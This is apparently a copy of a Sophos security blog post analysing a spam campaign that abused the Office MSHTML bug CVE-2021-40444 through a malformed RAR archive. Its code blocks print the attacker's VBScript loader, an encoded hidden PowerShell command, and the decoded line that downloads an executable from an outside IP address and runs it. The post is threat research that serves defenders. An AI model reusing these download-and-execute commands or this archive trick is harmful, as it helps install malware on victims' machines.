
Attackers test “CAB-less 40444” exploit in a dry run


news.sophos.com/en-us/2021/12/21/attackers-test-cab-less-40444-exploit-in-a-dry-run

December 21, 2021



Back in September, Microsoft published a series of mitigation steps and released a patch to a serious bug (designated *CVE-2021-40444*) in the Office suite of products. Criminals began exploiting the *Microsoft MSHTML Remote Code Execution Vulnerability* at least a week **before** September’s Patch Tuesday, but the early mitigations (which involved disabling the installation of ActiveX controls), and the patch (released a week later), were mostly successful at stopping the exploits that criminals had been attempting to leverage to install malware.

Unfortunately, soon after Microsoft published these solutions, attackers morphed the attack in an attempt to get around the patch’s protection.




The maldoc attempts to contact a remote server as it opens the document for viewing

Between October 24 and 25, we received a small number of spam email samples that contained weaponized file attachments; The attachments represent an escalation of the attacker's abuse of the *-40444* bug and demonstrate that even a patch can't always mitigate the actions of a motivated and sufficiently skilled attacker.


Each of the messages shared the same body content, FROM: address, and malicious attachment.

In the initial versions of CVE-2021-40444 exploits, malicious Office document retrieved a malware payload packaged into a Microsoft Cabinet (or .CAB) file. When Microsoft's patch closed that loophole, attackers discovered they could use a different attack chain altogether by enclosing the maldoc in a specially-crafted RAR archive. Because it doesn't actually use the CAB-style attack method, we've called it the *CAB-less 40444* exploit.



How the attack transpired


Over a period of a bit more than a day, the attackers sent out spam emails that look like this one. The only viable samples we received came in messages with an identical message body and From: address. The message body contains two street addresses in Hungary, but used a From: address with a domain that was slightly different from that of a real business based in Jamaica seemingly unconnected to the attack.



Attached to the message was an archive file named **Profile.rar**. RAR archives are not unique or unusual as malicious file attachments, but this one had been malformed. Prepended to the RAR file was a script written in Windows Scripting Host notation, with the malicious Word document immediately following the script text.


Most archive utilities perform a sanity check when attempting to uncompress an archive file, usually by checking the file's "magic bytes" appear at the beginning of the archive. Normally, if these magic bytes are not present in the expected location, the archiving utility throws an error and quits.

Other archiving utilities would be unable to uncompress this type of RAR file, but the WinRAR utility is unusually fault-tolerant, and can uncompress an archive even though its magic bytes ("**Rar!**" in the image below) don't appear in the file until a few hundred characters after the beginning of the file.




A script embedded inside the .rar archive

A user who received this malicious RAR attachment, if they double-click the file, would be prompted (by default) to uncompress the Word document into the same folder where the archive is stored. When the recipient opens the Word document, the exploit triggers.




The malicious document contains a few unusually placed apostrophes in its bargain basement social engineering style



The message indicating the malcode source URL flashes by quickly on the Word startup screen as the document loads, so don't blink or you'll miss it.

In a tool like Process Explorer, shown below, the Word document appears to invoke the RAR archive itself as though it were a Windows Scripting Host (WSH) script, a weird sort of circular reference that (in theory) shouldn't work, but does. Windows allows these kinds of scripts to mix together other scripting formats. Process Explorer shows the command line as **wscript.exe ".wsf:../../../[path where RAR was saved]/Profile.rar?.wsf"**



Because the text of the script appears before the magic bytes of the archive, the Windows Scripting Host process wscript.exe successfully invokes the embedded PowerShell command in the RAR file.

```
<job><script language=vbs>Set WshShell =
WScript.CreateObject("WScript.Shell")
runCmd = "POwErshell -noprofile -noni -W Hidden -enc
aQBlAHgAIAAoACgAbgBlAHcALQBvAGIAagBlAGMAdAAgAHMAeQBzAHQAZQBtAC4AbgBlAHQA
LgB3AGUAYgBjAGwAaQBlAG4AdAApAC4AZABvAHcAbgBsAG8AYQBkAGYAaQBsAGUAKAAiAGgA
dAB0AHAAOgAvAC8AMQAwADQALgAyADQANAAuADcAOAAuADEANwA3AC8AYQBiAGIAMAAxAC4A
ZQB4AGUAIgAsACIAJABlAG4AdgA6AEwATwBDAEEATABBAFAAUABEAEEAVABBAFwAZABsAGwA
aABvAHMAdABTAHYAYwAuAGUAeABlACIAKQApADsAUwB0AGEAcgB0AC0AUAByAG8AYwBlAHMA
cwAgACIAJABlAG4AdgA6AEwATwBDAEEATABBAFAAUABEAEEAVABBAFwAZABsAGwAaABvAHMA
dABTAHYAYwAuAGUAeABlACIA"
WshShell.Run "cmd /c " & runCmd, 0, True</script></job>
```


That PowerShell command decodes a long string of base64-encoded text, which is itself a separate scripting command that instructs PowerShell to retrieve a malware executable from a remote website, and run it on the system as **dllhostSvc.exe**.

```
iex ((new-object
system.net.webclient).downloadfile("http://104.244.78.177/abb01.exe",
"$env:LOCALAPPDATA\dllhostSvc.exe"));Start-Process
"$env:LOCALAPPDATA\dllhostSvc.exe"
```


Why does this work?

In theory, this attack just shouldn't work. But it does because there had been assumptions about how the exploit works that led to a too-narrowly focused patch. It also worked because WinRAR is unique in that it treats any file that contains the correct magic bytes as an archive, no matter where the magic bytes appear in the file. Taken as a whole these led to a set of expectations that weren't met by the attackers who modified the attack method in this case.


As with previous exploits against the -40444 bug, the attackers used an Office document that contains an OLE Object (a mechanism to embed external files or documents), which in a non-malicious document might be used to view or download a web page with JavaScript. But buried in the weaponized .docx (which is just a zipped collection of XML files), inside a file named "word/_rels/document.xml.rels," the attackers embedded a line of code in the MHTML protocol handler that looked like this.

```
Target="MHTML:&#x48;&#x54;&#x54;&#x50;&#x3a;&#x5c;&#x5c;&#x31;&
```

The attackers knew it would be possible some security vendors would detect the plain text of a URL so they encoded it with XML character entity references. The value of *&#x48* above declares a hex value of 48, which in ASCII is the letter **H**, *&#x54* represents an ASCII **T**, and *&#x50* is **P**… the first letters in the familiar *http://* protocol header in a URL.

While there is no VBA or macro in the document that can execute, the attacker prompted the user to "enable content" in the body of the Word document. Doing so triggers the computer to load a page at ***hxxp://104.244.78.177/Profile.html*** (obfuscation intentional).

If we navigate to that page in a browser, we only see an Apache welcome page:




However, looking more closely at the source code of that page, there's some unusual, obfuscated Javascript code there.

```
<script>
function a() {
    var l = ['wexcKvyUWOi', 'ntu3ndaWmeHNC0HOsq', 'nfPrsujOwG',

    return a();
}

function c(b, d) {
    var e = a();
    return c = function(f, g) {
        f = f - 0x138;
        var h = e[f];
        if (c['yYMsaM'] === undefined) {
```

The JavaScript on the page would be executed within Office. It is an obfuscated version of the JavaScript already published in a proof-of-concept for this technique to launch that original RAR file as a WSF instead.

After partially decoding the Javascript, the XML commands become more clear towards the end of the code

Once the file is found, wscript.exe will run the VBScript code, which in turn launches PowerShell. As mentioned previously, a base64 encoded PowerShell command is used. Decoding that reveals the final stage of exploitation:




```
iex ((new-object
system.net.webclient).downloadfile("hxxp://104.244.78.177/abb01.exe","$env:LOCALAPPDATA\dllhostSvc
Process "$env:LOCALAPPDATA\dllhostSvc.exe"
```

This resulted in the computer downloading a malicious file into “AppData\Local” and launching it. The Labs team later confirmed that this EXE was a sample of a malware family called Formbook.

Noisy over the network

This attack was particularly noisy from a network perspective.

